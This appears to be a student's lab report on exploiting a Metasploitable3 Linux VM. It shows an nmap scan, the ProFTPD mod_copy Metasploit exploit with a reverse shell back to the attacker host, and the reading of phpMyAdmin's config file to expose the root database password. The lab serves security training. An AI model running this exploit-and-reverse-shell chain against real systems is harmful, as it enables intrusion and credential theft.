
LAB 06- Hacking LINUX


1. Screen capture the results of the NMap scan from step No. 3



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.255.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-12 21:34 EDT
Nmap scan report for 192.168.255.3
Host is up (0.00085s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:42:51:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.07 seconds
```

2. Screen capture the metasploit search from metasploit step No. 3



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search proftp

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Desc
ription
   -   ----                                                  ---------------  ----       -----  ----
-------
   0   exploit/linux/misc/netsupport_manager_agent           2011-01-08       average    No     NetS
upport Manager Agent Remote Buffer Overflow
   1   exploit/windows/ftp/proftp_banner                     2009-08-25       normal     No     ProF
TP 2.9 Banner Remote Buffer Overflow
   2   exploit/linux/ftp/proftp_sreplace                     2006-11-26       great      Yes    ProF
TPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   3     \_ target: Automatic Targeting                      .                .          .      .
   4     \_ target: Debug                                    .                .          .      .
   5     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1  .            .          .      .
   6   exploit/freebsd/ftp/proftp_telnet_iac                 2010-11-01       great      Yes    ProF
TPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   7     \_ target: Automatic Targeting                      .                .          .      .
   8     \_ target: Debug                                    .                .          .      .
   9     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)      .                .          .      .
   10  exploit/linux/ftp/proftp_telnet_iac                   2010-11-01       great      Yes    ProF
TPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   11    \_ target: Automatic Targeting                      .                .          .      .
   12    \_ target: Debug                                    .                .          .      .
   13    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1  .         .          .      .
   14    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)  . .          .      .
   15    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)     .                .          .      .
   16  exploit/unix/ftp/proftpd_modcopy_exec                 2015-04-22       excellent  Yes    ProF
TPD 1.3.5 Mod_Copy Command Execution
   17  exploit/unix/ftp/proftpd_133c_backdoor                2010-12-02       excellent  No     ProF
TPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 17, use 17 or use exploit/unix/ftp/proftpd_133c_backdoor
```

3. Screen capture the show options in metasploit from step No. 10

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-
                                         t/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_python):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.255.10   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
   SHELL  /bin/sh          yes       The system shell to use


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RPORT 80
RPORT => 80
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > Interrupt: use the 'exit' command to quit
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.255.3
RHOSTS => 192.168.255.3
```

4. Screen capture the completed exploit in metasploit from step No. 11

```
[*] Started reverse TCP handler on 192.168.255.10:4444
[*] 192.168.255.3:80 - 192.168.255.3:21 - Connected to FTP server
[*] 192.168.255.3:80 - 192.168.255.3:21 - Sending copy commands to FTP server
[*] 192.168.255.3:80 - Executing PHP payload /wYsfRl.php
[+] 192.168.255.3:80 - Deleted /var/www/html/wYsfRl.php
[*] Command shell session 1 opened (192.168.255.10:4444 → 192.168.255.3:47669) at 2025-10-12 22:38:27 -0400

pwd
```

5. Screen capture the config.inc.php with the root account password exposed from steps No. 13/14

```
pwd
/var/www/html
whoami
www-data
ls
chat
drupal
payroll_app.php
phpmyadmin
cd phpmyadmin
cat config.inc.php
<?php
/*
 * Generated configuration file
 * Generated by: phpMyAdmin 3.5.8 setup script
 * Date: Mon, 20 Mar 2017 17:50:57 +0000
 */

/* Servers configuration */
$i = 0;

/* Server: metasploitable [1] */
$i++;
$cfg['Servers'][$i]['verbose'] = 'metasploitable';
$cfg['Servers'][$i]['host'] = '127.0.0.1';
$cfg['Servers'][$i]['port'] = '';
$cfg['Servers'][$i]['socket'] = '';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = 'sploitme';

/* End of servers configuration */

$cfg['blowfish_secret'] = '58d0142a394148.57231469';
$cfg['DefaultLang'] = 'en';
$cfg['ServerDefault'] = 1;
$cfg['UploadDir'] = '';
$cfg['SaveDir'] = '';
?>
```